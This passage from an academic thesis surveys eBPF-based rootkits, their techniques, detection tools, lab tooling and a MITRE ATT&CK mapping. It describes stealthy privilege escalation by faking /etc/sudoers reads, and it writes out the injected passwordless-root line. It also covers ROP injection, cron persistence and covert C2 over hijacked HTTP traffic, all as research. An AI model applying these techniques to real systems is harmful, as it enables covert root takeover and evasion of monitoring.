After backing up the affected stack region to avoid process crashes, the eBPF program can overwrite the return address so that, when the system call returns, execution jumps into the injected ROP chain. This results in execution of arbitrary code, such as dynamically

loading and executing a malicious shared library.

To maintain stealth, the attacker can also use a secondary eBPF program (e.g., attached to `sys_close()`) to remove the ROP code and restore the stack after execution completes. This method enables arbitrary code execution without writing to disk, modifying binaries, or injecting kernel modules, making it highly evasive and effective for advanced persistent threats.

2.1.6.2 Privilege Escalation

Privilege escalation with eBPF can be achieved by tampering with system calls and modifying user-space memory through eBPF helper functions, most notably `bpf_probe_write_user()`, in combination with eBPF tracepoints attached to system calls. A typical example targets the `sudo` process, which reads the `/etc/sudoers` file to determine which users have administrative privileges. The attack works as follows:

1. Hooking System Calls. The attacker attaches eBPF programs to tracepoints such as `sys_enter_openat`, `sys_exit_openat`, `sys_enter_read`, and `sys_exit_read`. These hooks allow the eBPF program to monitor and modify calls made by the `sudo` process when accessing the `/etc/sudoers` file.

2. Intercepting sudoers Content. Once `sudo` opens and begins reading the `/etc/sudoers` file, the eBPF program captures the output buffer.

3. Injecting Forged Content. Using `bpf_probe_write_user`, the eBPF program overwrites the memory buffer read by `sudo`, injecting a line such as:

   ```
   lowpriv ALL=(ALL:ALL) NOPASSWD:ALL #
   ```

   This line grants full passwordless root access to the user `lowpriv`.

This technique exploits the fact that many system call parameters, particularly buffers, are marked as `__user`, meaning they reside in user space and can be legally modified using eBPF helper functions.

2.1.6.3 Stealthiness

A key aspect of this privilege escalation technique is its stealth. The modification to the `/etc/sudoers` file exists only in memory and is never written to disk. Tools such as `cat`, `vim`, or even filesystem integrity checkers will show the original, unaltered file content. As a result, the attack remains invisible to standard auditing tools and filesystem monitors. This in-memory manipulation allows an attacker to gain root privileges without leaving any persistent trace, showcasing how eBPF-based rootkits can perform highly evasive privilege escalations in Linux systems.

2.1.6.4 Persistence Techniques

Although eBPF programs do not survive reboots by default, attackers can achieve persistence using traditional Linux mechanisms. A common technique involves writing a cron job that re-injects the eBPF program every minute. This can be placed in `/etc/cron.d/` with root privileges, executing a script (called `launch_rootkit.sh` in the scenario) that checks

and installs the rootkit as needed. By using `cron` in conjunction with eBPF's capabilities for stealth and privilege escalation, the attacker can ensure the rootkit is reloaded continuously without raising immediate suspicion. While not inherently part of eBPF itself, this persistence mechanism integrates seamlessly into an eBPF-based attack chain [62].

2.1.6.5 C2 Capabilities

C2 functionality in an eBPF-based rootkit can be achieved by leveraging the network interception capabilities of XDP and TC programs. Due to limitations in the eBPF architecture, such as the inability to initiate connections or open ports directly, the approach relies on hijacking existing network flows.

To conceptualize this, the authors present a setup involving a web application behind an Amazon Web Services Classic Load Balancer. The Load Balancer performs Transport Layer Security (TLS) termination and redirects HTTPS traffic to an infected backend server via unencrypted HTTP. This downgrade allows eBPF programs to inspect and manipulate packets at the kernel level.

Incoming Commands. An XDP program is attached at the ingress interface of the infected server. The attacker sends crafted HTTPS requests containing a custom route (e.g., `/evil_route`) and a specially crafted User-Agent string holding command arguments. These requests are downgraded to HTTP by the Load Balancer and then parsed by the XDP program. If the request matches the malicious pattern, the program extracts the command and executes it. To avoid detection by user-space monitoring tools, the eBPF program rewrites the request payload before passing it to the web server, replacing it with a benign request (e.g., for the homepage).

Outgoing Responses. For command output and data exfiltration, a TC eBPF program is attached at the egress interface. It modifies the HTTP response before it leaves the host. For instance, the attacker might request the contents of `/etc/passwd`, and the TC program rewrites the response body with the actual file contents.

Stealth and Flexibility. Since the communication occurs within legitimate HTTP traffic, using real web requests and responses, the backdoor is extremely stealthy. It can also be extended to other plaintext protocols, such as DNS, enhancing its versatility.

This technique enables full duplex communication between the attacker and the rootkit without opening new network ports or writing any files to disk, avoiding most traditional detection mechanisms.

2.1.6.6 Container Security

As presented in the USENIX Security Symposium in 2023 [51], eBPF has become a key technology in cloud-native environments, enabling advanced performance profiling, network management, and security monitoring tools such as Cilium, Calico, and Falco. However, the risks associated with eBPF use, especially in containerized environments, have not received sufficient attention.

Although eBPF programs require the `CAP_SYS_ADMIN` Linux capability (privilege), which is typically restricted in containers, over 2.5% of Docker Hub images have this permission. Misconfigurations, such as using the `--privileged` flag, `--cap-add=SYS_ADMIN`, or mounting the Docker socket, can inadvertently expose the host to eBPF-based attacks. Some containers also include host-monitoring tools or debugging utilities that require elevated privileges.

Once enabled, attackers can leverage eBPF tracing tools like kprobe to perform stealthy container escapes and gain control over entire Kubernetes clusters. These attacks may be launched via supply chain compromises or remote code execution vulnerabilities (e.g., Log4j), bypassing existing protections such as Seccomp, AppArmor, SELinux, and kernel hardening mechanisms like Supervisor Mode Execution Prevention (SMEP) and Supervisor Mode Access Prevention (SMAP). SMEP prevents the kernel from executing code located in user-space memory. This helps mitigate exploits where an attacker injects malicious code into user-space and tricks the kernel into executing it. SMAP extends this protection by preventing the kernel from reading or writing user-space memory unless explicitly allowed. This reduces the risk of privilege escalation attacks that rely on manipulating kernel memory.

Offensive capabilities of eBPF include:

- Information Theft. The `bpf_probe_read_user` helper to access memory of other processes.
- Denial of Service (DoS). It is possible to crash or kill key services like `systemd` with `bpf_override_return`, `bpf_send_signal` and `bpf_probe_write_user` .
- Map Tampering. The `bpf_map_get_fd_by_id` helper is used to access and alter global data structures shared between eBPF programs.

Despite eBPF's power, current Linux capabilities cannot restrict its use finely enough, and disabling it system-wide is infeasible. Notably, many cloud platforms and services still expose eBPF features:

- Among cloud shells and serverless containers, Google Cloud Shell and customized Kubernetes clusters (e.g., Amazon Elastic Kubernetes Service (EKS), Azure Kubernetes Service (AKS)) are particularly vulnerable.
- Cross-node attacks are possible in EKS, AKS, and Alibaba Cloud Container Service for Kubernetes, due to over-privileged operator pods.

To mitigate these risks, it is proposed to replace `CAP_SYS_ADMIN` with more granular capabilities such as `CAP_BPF`, `CAP_NET_ADMIN`, and `CAP_PERFMON`, better aligning privileges with eBPF program intent and reducing attack surface.

2.1.7 eBPF Tools

A variety of tools and libraries have emerged to support the development and deployment of eBPF programs, each offering different trade-offs in terms of performance, usability, and portability. While Clang and LLVM serve as the standard toolchain for compiling eBPF bytecode, frameworks like BCC and `libbpf` simplify program loading and interaction

with the Linux kernel. Additionally, language-specific libraries for Go, Rust, and Python further broaden the accessibility of eBPF, enabling developers to build applications using familiar ecosystems.

LLVM/Clang [4] provides the essential compiler infrastructure for translating C-like eBPF programs into executable bytecode. As the standard eBPF compiler, Clang generates ELF files containing all necessary metadata for frameworks like BCC and `libbpf` to load programs into the Linux kernel efficiently. This compilation process ensures compatibility and streamlines eBPF development [62].

2.1.7.1 BCC

As explained in [62], the BCC [18] represents a comprehensive suite of tools and resources designed to facilitate the development and deployment of programs aimed at monitoring and manipulating the Linux kernel. Built upon the eBPF framework, BCC provides a range of command-line utilities and example scripts that streamline interaction with the kernel. Furthermore, it incorporates a library that enables seamless integration of eBPF functionality into applications written in C, Python, and Lua.

Despite its versatility and user-friendly design, BCC exhibits certain limitations when compared to alternative eBPF-based libraries. Notably, it requires the installation of Linux kernel header packages on the host system, a requirement that imposes constraints on portability, particularly when transitioning across systems operating with different kernel versions. Additionally, this dependency contributes to an increase in the overall package size once compiled, which may present challenges in resource-constrained environments.

2.1.7.2 libbpf

The article [62] continues to describe eBPF development toolchains with `libbpf` [22], a robust framework for the development of BPF programs, providing a C library that facilitates the compilation and loading of BPF applications while also executing tasks previously handled via BCC and Python. As an integral component of the Linux kernel, `libbpf` serves as the foundational library utilized by kernel developers for the construction of BPF programs, ensuring broad support across multiple kernel versions. Consequently, its usage enhances synchronization with kernel modifications, reducing compatibility concerns that arise from evolving system architectures.

A distinguishing feature of `libbpf` lies in its elimination of dependencies on Clang/LLVM or Linux kernel headers during execution. Compilation is performed exclusively at development time, resulting in a reduced storage and memory footprint for eBPF-based tools. This approach mitigates runtime overhead and enhances efficiency in constrained computing environments.

The eBPF documentation in [3] draws the attention to the fact that `libbpf` enables Compile Once, Run Everywhere (CO-RE) functionality for eBPF programs by leveraging BTF metadata. This approach eliminates the need for kernel headers, ensuring portability across different Linux kernel versions. `libbpf` dynamically adjusts eBPF programs by extracting type information from the running kernel and applying relocations generated

by Clang. By serving as both a CO-RE library and loader, `libbpf` ensures seamless execution of eBPF applications despite structural changes in kernel memory layouts.

However, while `libbpf` enables the compilation of eBPF programs for execution across diverse Linux kernel versions, its flexibility raises fundamental concerns regarding program portability. Specifically, certain eBPF programs interact with internal kernel structures that are subject to significant variation across kernel iterations. These discrepancies may affect the reliability and functionality of BPF applications, necessitating careful design considerations to ensure adaptability within heterogeneous system landscapes.

2.1.7.3 bpftool

`bpftool` [21] is a utility designed to operate exclusively on Linux systems, as its underlying build process and functionalities are dependent on Linux-specific headers and tools. Regarding its operational capabilities, `bpftool` serves as a versatile tool for interacting with BPF programs and objects within the Linux kernel environment. One of its primary functions involves the dumping of JIT-compiled program instructions. This capability allows `bpftool` to display the compiled machine code of BPF programs after they have been JIT compiled by the kernel. The tool is also capable of probing system features related to BPF, enabling it to ascertain and report on the system's BPF-specific capabilities.

Moreover, `bpftool` is equipped to profile BPF programs and identify the PIDs of processes that are referencing BPF objects. These advanced analytical features rely on kernel BTF information and can also utilize `clang/LLVM`. This indicates that `bpftool` plays a crucial role in the deep analysis, debugging, and monitoring of BPF program execution, providing insights into their behavior and interactions within the operating system. Listing 4 shows a few examples of the capabilities of `bpftool` [2].

```
# eBPF trace logs
sudo bpftool prog trace log

# eBPF programs currently loaded into the kernel
sudo bpftool prog list

# Network-related eBPF programs
sudo bpftool net list
```

Listing 4: Common eBPF bpftool commands for tracing, listing programs, and inspecting network-related eBPF programs

Note that `bpftool` requires `sudo` privileges to operate. This tool provides extensive visibility into the eBPF subsystem, also including detailed information about specific eBPF programs (ID, name,tag), as well as a comprehensive list of all eBPF maps and metadata associated with each one, etc.

2.1.7.4 Additional tools

This article [42] provides an overview of the programming languages and tools commonly used in eBPF application development. The choice of stack depends on performance requirements, ease of development, and the application's context.

- Go with `cilium/ebpf` and `libbpfgo`. Go is widely used in cloud-native environments. The `cilium/ebpf` library is a pure-Go implementation, while `libbpfgo` provides Go bindings for `libbpf`, enabling integration with C-based eBPF programs.
- Rust with `aya` and `libbpf-rs`. Rust is gaining popularity due to its memory safety and performance. `Aya` is a native Rust library for eBPF development, aiming to reach feature parity with `libbpf`. `libbpf-rs` offers Rust bindings for `libbpf`.
- Python, Lua, and C++ with BCC. The BCC supports high-level development in Python, Lua, and C++. It simplifies development by compiling and loading programs at runtime. However, BCC has a large footprint and introduces runtime delays. Python bindings in particular are now considered deprecated.
- `bpftrace`. Ideal for quick and expressive tracing, `bpftrace` offers a high-level language inspired by `awk` and C. It is commonly used for writing short scripts to trace kernel-level events with minimal setup.

Each toolset offers unique advantages, and selecting the right one depends on the specific needs and constraints of the eBPF application being developed.

2.2 Rootkits

Rootkits are described in the Mittre ATT&CK framework [34] as a technique related to the Defense Evasion tactic, allowing adversaries to conceal the presence of malicious programs, files, network connections, services, drivers, and other system components. They achieve this by intercepting and modifying operating system API calls that provide system information. Rootkits can operate at various levels, including user space, kernel space, or even lower layers such as hypervisors, the Master Boot Record, or system firmware, making them a versatile and persistent threat across multiple platforms, including Windows, Linux, and macOS.

2.2.1 Generals

Rootkits are a form of malware specifically engineered to provide an attacker with complete control at the highest privilege level over a target computer, all while taking measures to hide their presence on the host system. They are typically utilized during the final stage of exploitation, after initial access and control have been achieved, enabling persistent access and concealment of files, processes, and other indicators of compromise. Common post-exploitation activities facilitated by rootkits include remote access via backdoors, data retrieval, opening shells, file transfers, and keylogging [52].

The term "rootkit" originated from malicious sets of UNIX tools used to escalate privileges to "root", but modern rootkits have evolved to prioritize a balance between stealth and functionality. Despite their UNIX origins, rootkits are now universal and can be installed and used on any platform, with implementations available for nearly every system. Their utility to attackers ensures they remain a relevant threat, even in developing environments such as the Internet of Things (IoT) [52].

At their core, rootkits operate by exploiting the permission rings (or protection rings) that operating systems use to hierarchically manage access privileges. Most modern operating

systems, like Linux, simplify this into two main modes: kernel mode (Ring 0), which grants full access to all memory, and user mode (userland) (Ring 3), where applications have limited permissions but can request system access via the kernel interface. Rootkits achieve their stealth and control by hooking system calls. By intercepting and manipulating the information returned from these calls, rootkits can effectively control what a system administrator sees or what information is presented by the system [52].
Rootkits can be broadly categorized based on where they operate within these permission rings: userland rootkits and kernel rootkits. Userland rootkits, which operate at the user mode, are generally simpler to implement but are often too limited in functionality to be broadly useful for comprehensive attacks and are easier to detect. In contrast, kernel rootkits operate at the highly privileged kernel mode (Ring 0), granting them total access to memory and the ability to manipulate fundamental system calls. While significantly more complex to implement, kernel rootkits are far more powerful and effective and are harder to hide due to their deep-level operation [52].

2.2.2 eBPF Rootkits

Recently, several advanced malicious rootkits have emerged [66] that leverage eBPF. Some are entirely built around eBPF capabilities, while others integrate eBPF selectively alongside traditional, non-eBPF techniques to enhance stealth and functionality. Examples include:

- **ebpfkit**: Rootkit that leverages multiple eBPF features to implement offensive security techniques [15].
- **Bad BPF**: Collection of malicious eBPF programs that make use of eBPF's ability to read and write user data in between the usermode program and the kernel [23].
- **Boopkit**: Rootkit and backdoor [23].
- **TripleCross**: Rootkit that demonstrates the offensive capabilities of the eBPF technology [17].
- **Symbiote**: Highly evasive Linux malware that infects running processes to hide itself and other malicious activity, and it utilizes eBPF to conceal its network traffic by injecting bytecode into the kernel [41].
- **BPFDoor**: Stealthy, rootkit-like backdoor malware used for cyberespionage that uses classic BPF for its evasion techniques [40].
- **evilBPF**: Collection of eBPF and XDP programs intended for security research, demonstrating how the Linux kernel can be weaponized using eBPF to hide files/processes, create SSH backdoors, and sniff SSL traffic [24].
- **Bvp47**: Top-tier backdoor of the US NSA's Equation Group that operates on the Linux platform and integrates an advanced BPF engine to establish a covert communication channel by filtering specific TCP SYN (and UDP) packets at the kernel level to evade detection [57].

2.2.3 eBPF Rootkits Detection

As eBPF becomes increasingly integrated into modern Linux systems, a new wave of security tools has emerged to detect and defend against kernel-level threats. From monitoring runtime behavior to recovering from rootkit tampering, these solutions present an aspect of eBPF in safeguarding system integrity.

Tracee, developed by Aqua Security [66], is a Linux runtime security and forensics tool built on eBPF. It monitors system and application calls directly from the kernel without needing prior instrumentation. One key feature is the BPF attach event, which is triggered whenever an eBPF program is attached to a kprobe, uprobe, or tracepoint. This event provides details such as the program's type, name, ID, and the helper functions it uses, offering visibility into eBPF activity in the system.

ebpfkit-monitor is a tool designed to detect the eBPF-based rootkit ebpfkit. It can operate in two modes: static analysis of eBPF bytecode and runtime monitoring of eBPF program loading. By inspecting how and when eBPF programs are loaded into the kernel, it identifies suspicious behavior that may indicate rootkit activity, making it a valuable resource for eBPF threat detection [66] [16].

drootkit is a detection and recovery tool targeting kernel-level rootkits that hook system calls, a common and dangerous technique due to the high privileges of kernel space. Leveraging eBPF, drootkit performs bounds checking on all system calls to identify unauthorized modifications. When a hooked system call is detected, it can restore the original function and issue a warning, helping maintain system integrity. The tool is designed to be lightweight, introducing minimal performance overhead, and is suitable for long-term deployment. To validate its effectiveness, the authors implemented a malicious kernel module on the arm64 platform, demonstrating drootkit's ability to detect and recover from rootkit-induced damage [56].

Tools such as **Tracee**, **ebpfkit-monitor**, and **drootkit** contribute to the growing ecosystem of eBPF-based security solutions. While Tracee and ebpfkit-monitor focus on runtime monitoring and pre-execution detection, drootkit targets kernel-level rootkits that have already modified system behavior. In addition to these tools, recent research [66] has proposed a hypervisor-based approach for extracting reliable memory snapshots, enabling offline forensic analysis on a separate, trusted machine. Together, these methods represent complementary strategies for enhancing system security and rootkit detection.

2.3 Vagrant

Note: *This section was originally conceived as part of a broader effort to automate the development of eBPF programs. While the conceptual framework and motivation remain relevant, the implementation phase did not reach a level of maturity suitable for presentation in this thesis. As such, the section serves to document the underlying idea and its potential, rather than a completed or functional solution.*

Developed by the *HashiCorp* company, and as stated on their official website [31], Vagrant is a tool for building complete development environments. With an easy-to-use workflow

and focus on automation, Vagrant lowers development environment setup time, increases development/production parity, ensuring seamless compatibility across multiple platforms and environments, regardless of the underlying system configuration.

2.3.1 Generals

The Vagrant documentation [7] is helpful in order to grasp its main concepts that are developed in this section.

2.3.1.1 Boxes

Vagrant boxes are portable base images used to create consistent development environments across platforms. They are defined in the `Vagrantfile` and versioned for team use. Boxes need a virtualization provider (e.g., VirtualBox, VMware) installed to function. It is possible to use either pre-defined boxes from Vagrant Cloud or upload/share one's own. Vagrant Cloud hosts a catalog of OS images and pre-configured stacks (e.g., LAMP, etc.). Supported providers are listed in each box's description. Boxes can be added from the catalog via the command line. Popular boxes include:

- `hashicorp/bionic64`: a minimal *Ubuntu 18.04* box officially published by *HashiCorp*.
- Bento Boxes. Maintained by the *Bento* project, support multiple OSes and providers (*VirtualBox*, *VMware*, *Parallels*).
- **Ubuntu's Canonical Boxes**. Under the `ubuntu` namespace, they support VirtualBox only.

The Vagrant box CLI handles all box-related tasks. Documentation is available via the command `vagrant box --help`.

2.3.1.2 Vagrantfile

The `Vagrantfile` defines the Virtual Machine (VM) specifications and how to configure and provision it for a project. It should be version-controlled for reproducibility. Written in Ruby syntax, though Ruby knowledge isn't required, most usage involves simple variable assignment. By default, Vagrant searches for a `Vagrantfile` by walking up the directory tree from the current directory. This behavior can be overwritten by setting the `VAGRANT_CWD` environment variable.

2.3.1.3 Provisioning

Provisioners automate software installation and configuration when running `vagrant up`, creating reproducible, hands-free development environments. Provisioning has several benefits, such as making box customization automatic and repeatable, avoiding manual setup via `vagrant ssh` and allowing `vagrant destroy` and `vagrant up` to fully recreate the environment in one step. There are many provisioning methods. While beginners are encouraged to start with shell scripts, it is possible to use full-fledged configuration management tools (e.g., *Ansible*, *Puppet*) which is what will be achieved in the context of this work.

2.3.1.4 Synced Folders

Synced folders in Vagrant mirror a directory from the host machine to the guest machine, enabling files to be edited on the host while utilizing the guest's environment for building or executing the project. By default, the project directory containing the `Vagrantfile` is shared to the `/vagrant` directory inside the guest machine.

2.3.1.5 Networking

Vagrant provides high-level networking options such as port forwarding, public and private network connections, designed to work consistently across different providers like *VirtualBox* or *VMware*. While advanced users can configure provider-specific networking settings, such configurations can lead to issues if misused, especially for beginners. Vagrant also assumes a NAT device is available on `eth0` for reliable communication with the guest. However, in the context of this work, Vagrant's networking features will not be used.

2.3.2 Advantages of Using Vagrant

Vagrant brings several crucial advantages to the development of a ready-to-go eBPF rootkit environment. As explained in [31], first and foremost, it enables fully reproducible environments, ensuring that anyone interacting with the project, whether developers, testers, or reviewers, spins up the exact same configuration every time. This consistency is vital in the context of kernel-level code, where even slight differences in system setup can lead to unpredictable behavior or break functionality entirely.

The disposable nature of Vagrant environments is particularly useful for rootkit development, where frequent crashes or system reboots are common. A broken system can be quickly reset with `vagrant destroy && vagrant up`, ensuring a clean state for each test cycle. The project's dependencies and tooling are fully isolated inside the virtual machine, keeping the host system untouched, which is a valuable safeguard when working with low-level or potentially unstable code.

While Vagrant is not the only tool available for managing development environments, it stands out in several respects. Compared to Docker, Vagrant provides better support for full operating system virtualization, which is essential for accurately replicating kernel-level environments, particularly when containerization is insufficient due to missing features or platform incompatibilities (e.g., BSD systems). Vagrant also offers features beyond what is typically needed for microservice-oriented container workflows, such as automatic SSH setup, synced folders, HTTP tunneling, and multiple provisioner support, all within a single configuration file.

Furthermore, in contrast to Terraform, another HashiCorp tool, Vagrant is explicitly targeted at local development environments rather than remote infrastructure management. Terraform excels at provisioning and maintaining large-scale infrastructure across multiple cloud providers, but lacks the fine-grained, development-focused features that Vagrant provides out of the box. Therefore, for localized and reproducible kernel development scenarios such as eBPF rootkits, Vagrant remains a more appropriate choice.

2.3.3 Ansible

Ansible is described in its documentation [12] as an open-source automation tool designed to manage remote systems and enforce their desired configuration state in a consistent and repeatable manner. It is widely adopted due to its simplicity, flexibility, and agentless architecture. A typical Ansible environment consists of three primary components:

- Control node. The system on which Ansible is installed and from which commands are issued. All Ansible-related operations, such as executing playbooks or managing inventories, are performed from the control node using tools like `ansible` and `ansible-inventory`.
- Inventory. A structured list of managed nodes, often organized logically into groups. The inventory, defined on the control node, provides Ansible with the necessary information to locate and describe the systems it will manage.
- Managed node. A remote host under Ansible's control. These are the systems whose configuration, software, or state is managed via instructions issued from the control node.

Ansible supports a broad range of automation tasks, including the elimination of repetitive commands, streamlining workflows, managing system configurations, deploying complex software stacks, and conducting rolling updates with zero downtime. Automation is described through playbooks, simple, human-readable `yaml` files that define the intended state of a system. Ansible ensures that managed nodes conform to these states, making it a powerful tool for maintaining consistency across environments. As an automation framework, Ansible is built around several core principles:

- **Agentless architecture**: Managed nodes require no additional software installations; communication is performed using standard protocols like SSH, reducing maintenance overhead.
- **Simplicity**: Playbooks are written in a declarative YAML syntax that is easy to understand, making automation accessible and readable like documentation.
- **Scalability and flexibility**: Ansible's modular design supports a wide range of operating systems, cloud providers, and network infrastructure, allowing it to scale efficiently across heterogeneous environments.
- **Idempotence and predictability**: Ansible ensures that running the same playbook multiple times will not result in unintended changes. If the system is already in the desired state, no further actions are performed.

These features make Ansible particularly well-suited for scenarios requiring reproducible and controlled system states, such as setting up a ready-to-go environment for low-level experimentation like eBPF rootkit development.

2.4 The MITRE ATT&CK Framework

Here's how MITRE defines its ATT&CK Framework: *MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world*

observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community [43].

In other words, The MITRE ATT&CK framework is introduced here as a reference for understanding how adversaries operate across various stages of an attack lifecycle. Its structured taxonomy of tactics and techniques offers a consistent lens through which malicious capabilities, such as those found in rootkits, can be examined and compared. By aligning observed behaviors with ATT&CK classifications, it becomes easier to draw a clearer view of the functional roles these tools play in real-world intrusions, particularly in some specific areas such as persistence, privilege escalation, and defense evasion.

The name ATT&CK stands for Adversarial Tactics, Techniques, and Common Knowledge [37].

- Tactics are the "why" of an attack technique. They represent a modern approach to cyberattacks by identifying indicators that an attack is in progress, rather than just post-attack indicators of compromise. The Enterprise ATT&CK matrix features 14 tactics: Reconnaissance, Resource Development, Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, C2, Collection, Exfiltration, and Impact.

- Techniques represent "how" attackers execute a specific tactic. Each tactic includes a set of techniques observed to be used by malware and threat actors. The Enterprise ATT&CK matrix currently includes 185 techniques and 367 sub-techniques, with continuous additions. Each technique is identified by a four-digit code and provides specific details such as required privileges, common platforms, and methods for detecting associated commands or activities.

- Common Knowledge (CK) refers to the documented use of tactics and techniques by adversaries, essentially providing the procedures (P) in what is commonly known as Tactics, Techniques, and Procedures (TTP).

Chapter 3
Feature Selection Based on MITRE ATT&CK Analysis

3.1 Motivation

MITRE ATT&CK categorizes rootkits under the Defense Evasion technique (T1014) which is described that way:

> *Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooking and modifying operating system API calls that supply system information.*
>
> *Rootkits or rootkit enabling functionality may reside at the user or kernel level in the operating system or lower, to include a hypervisor, Master Boot Record, or System Firmware. Rootkits have been seen for Windows, Linux and Mac OS X systems.*

That description captures the essence of rootkit behavior, but does not capture the full operational potential of modern rootkits. Due to their flexibility and programmable nature, eBPF rootkits are being used to support multiple attacker objectives, among the 14 tactics that are gathered inside the MITRE ATT&CK framework. For this work, one key contribution lies in the systematic characterization of rootkit techniques through the lens of the MITRE ATT&CK framework. By associating each rootkit technique with the corresponding ATT&CK techniques it uses, this mapping enables a structured and standardized understanding of how rootkits operate within the broader context of adversarial tactics and techniques.

By examining the sub-techniques associated with each mapped ATT&CK technique, we can identify potential implementation pathways that may not be immediately evident from the rootkit's observable behavior. This kind of comparison helps expand our understanding of what rootkits can do and gives us more ideas about the different sub-techniques they might use, which may help for anticipating future evolutions in rootkit design, especially as adversaries adapt and innovate within the constraints of known detection mechanisms.

Beyond what is implemented, this mapping also reveals which ATT&CK techniques are not currently used by a given rootkit. This opens up research questions such as why certain techniques are absent. Is it because they are technically infeasible, less effective, or simply unexplored? Investigating these gaps can lead to deeper insights into rootkit design choices, limitations and future directions. It also helps research anticipating how rootkits might evolve and adapt, especially in response to detection and mitigation strategies.

3.2 Methodology

Before establishing a detailed mapping between MITRE ATT&CK techniques and eBPF rootkit implementations, the first essential step is to determine which of the 14 MITRE ATT&CK tactics are relevant to the behavior and objectives of eBPF-based rootkits. Since each tactic represents a distinct phase or goal in an adversary's operation, from initial access to impact, it is necessary to identify which of these phases align with the functionality observed in eBPF rootkits.

This initial filtering ensures that the technique-level mapping remains focused and meaningful. By narrowing the scope to only the tactics that are applicable, the analysis avoids overgeneralization and highlights the specific adversarial goals that eBPF rootkits are designed to support. Once the relevant tactics are selected, each can be examined in detail to identify the corresponding techniques and that may be implemented or emulated by eBPF mechanisms.

3.2.1 Rootkit Selection

Among the rootkits that leverage eBPF (cf. 2.2.2), an initial filtering step focuses on those developed explicitly for research purposes, as these tend to be the most thoroughly documented. This criterion narrows the scope to four notable examples: **ebpfkit**, **Bad BPF**, **boopkit** and **TripleCross**. Each of these rootkits provides source code and technical documentation intended to explore the offensive capabilities of eBPF, making them valuable case studies for understanding modern kernel-level threats.

3.2.1.1 ebpfkit

ebpfkit is a rootkit powered by eBPF, designed to implement a variety of offensive security techniques. It was developed by security engineers at Datadog as an independent security research project for educational purposes, giving a clear look at ethical hacking, security and penetration testing using eBPF. The project's source code, including both the Golang code and the eBPF programs, is available on GitHub [15].

The rootkit utilizes eBPF's ability to run sandboxed programs directly in the Linux kernel without requiring kernel source code changes or loading kernel modules. ebpfkit incorporates a wide range of features usually expected from a rootkit. These include obfuscation techniques to hide its own process, eBPF programs and maps, from detection. It achieves persistent access by copying itself to critical system locations or overriding the content of sensitive files and it can also establish persistent access to application databases [48].

ebpfkit facilitates C2, allowing attackers to send commands, exfiltrate data and gain remote access to infected hosts by hijacking existing network connections. It supports data exfiltration of almost anything accessible to eBPF programs, such as file content, environment variables, or database dumps, by sharing data through eBPF maps across different program types. The rootkit also provides network discovery features, including passive network monitoring and active ARP and SYN scanning and can bypass Runtime Application Self-Protection (RASP) by manipulating function inputs to present benign queries to the RASP while executing malicious ones on the database [48]. The developers

emphasize that while eBPF provides safety guarantees preventing crashes and limiting performance impact, these should not lead to a false sense of security regarding potential misuse [38].

There is a technical overview [27] of ebpfkit's architecture, components and functionality, specifically designed for researchers and security professionals studying eBPF-based security tools, explaining how ebpfkit can achieve sophisticated rootkit capabilities such as file system manipulation, network traffic interception, process hiding and credential interception.

3.2.1.2 Bad BPF

Bad BPF is a collection of open-source eBPF programs that demonstrate various malicious behaviors and offensive techniques, which were presented at DEF CON 29. Developed by Pat, known as PatHToFile, it aims to illustrate how eBPF can be leveraged by attackers to create next-generation Linux rootkits that are both powerful and difficult to detect, while also providing insights into how to counter them. The project includes documentation and comments to help users understanding the underlying mechanisms [54].

The core functionality of Bad BPF relies on eBPF's ability to intercept and manipulate data exchanged between user space programs and the Linux kernel. By attaching eBPF programs to syscalls, Bad BPF can read and write to user space memory buffers before the data is seen by the legitimate program or returned by the kernel. This allows it to effectively "warp reality" by presenting different versions of information to different programs or users, such as making a program believe a file contains certain data when it doesn't, or altering network traffic [53].

Specific examples of malicious behaviour demonstrated by Bad BPF programs include `Sudo-Add`, which enables a low-privileged user to gain root access by faking the contents of the `/etc/sudoers` file for the `sudo` process. `Text-Replace` allows the alteration of arbitrary text in files, useful for hiding kernel modules or spoofing MAC addresses to bypass anti-sandbox checks. Other tools, like `Pid-Hide`, can conceal processes from visibility tools such as `ps` and `BPF-Dos` can kill investigative programs like `strace` or `bpftool` that attempt to monitor eBPF activity, demonstrating self-protection capabilities. Additionally, `Exec-Hijack` can redirect `execve` calls to launch different programs and `Write-Blocker` can prevent a process from writing to a file by faking the syscall's return value. These programs are designed to be specific in their targeting, for instance, affecting only child processes of a particular PID, or only when a specific user runs a command, making them more stealthy [23].

3.2.1.3 Boopkit

Boopkit is a Linux rootkit and backdoor built by Kris Nóva using eBPF technology. It is designed as a Proof of Concept (PoC) white hat tool for security research and testing, requiring prior privileged access to a server to function. The primary goal of Boopkit is to spawn reverse shells and enable Remote Code Execution (RCE) over raw TCP. It has been tested on Linux kernels 5.16 and 5.17 and can achieve RCE over various TCP services like SSH, Nginx and Kubernetes [20].

Boopkit operates through a client-server model, consisting of the `boopkit-boop` client tool for the attacker's machine and the `boopkit` server program that runs on the victim's machine. The server program loads eBPF probes dynamically into the kernel [29]. It leverages two main "boop" vectors to trigger remote command execution: first, by sending a malformed TCP SYN packet with an empty checksum over a `SOCK_RAW` socket, which triggers Boopkit regardless of TCP services running. Second, if the first method is dropped by modern network hardware, it can perform a valid TCP handshake and then repeat the process, flipping the TCP reset flag in the packet to trigger a TCP reset on the server. Either tactic is sufficient to trigger Boopkit [20].

Once active, Boopkit aims for self-obfuscation at runtime, primarily through eBPF process hiding and PID obfuscation [20]. It can hook `getdents64()` syscalls to prevent its directory from being listed and hide its PID from conventional tools like `ps` or `top`. The server program constantly checks an eBPF map area for commands sent via TCP packets and executes them. This allows an attacker to gain full remote control, with commands executed even before the packet reaches the firewall layer. While it tries to hide, tools like `bpftool` can reveal Boopkit's PID and loaded eBPF programs, offering a way to detect its presence [29].

3.2.1.4 TripleCross

TripleCross is a Linux eBPF rootkit developed by Marcos Bajo as part of a bachelor's thesis, under the supervision of Dr. Juan Tapiador. Its core purpose is to demonstrate and analyze the offensive capabilities of eBPF technology, showcasing how it can be weaponized by malicious actors for various cyberattacks [50]. The project aims to educate the cybersecurity community about the potential security threats posed by eBPF programs, which are increasingly prevalent and often enabled by default on modern systems, unlike traditional LKMs [39]. It is clearly stated that TripleCross is intended purely for educational and academic purposes and should not be used to violate any laws [17].

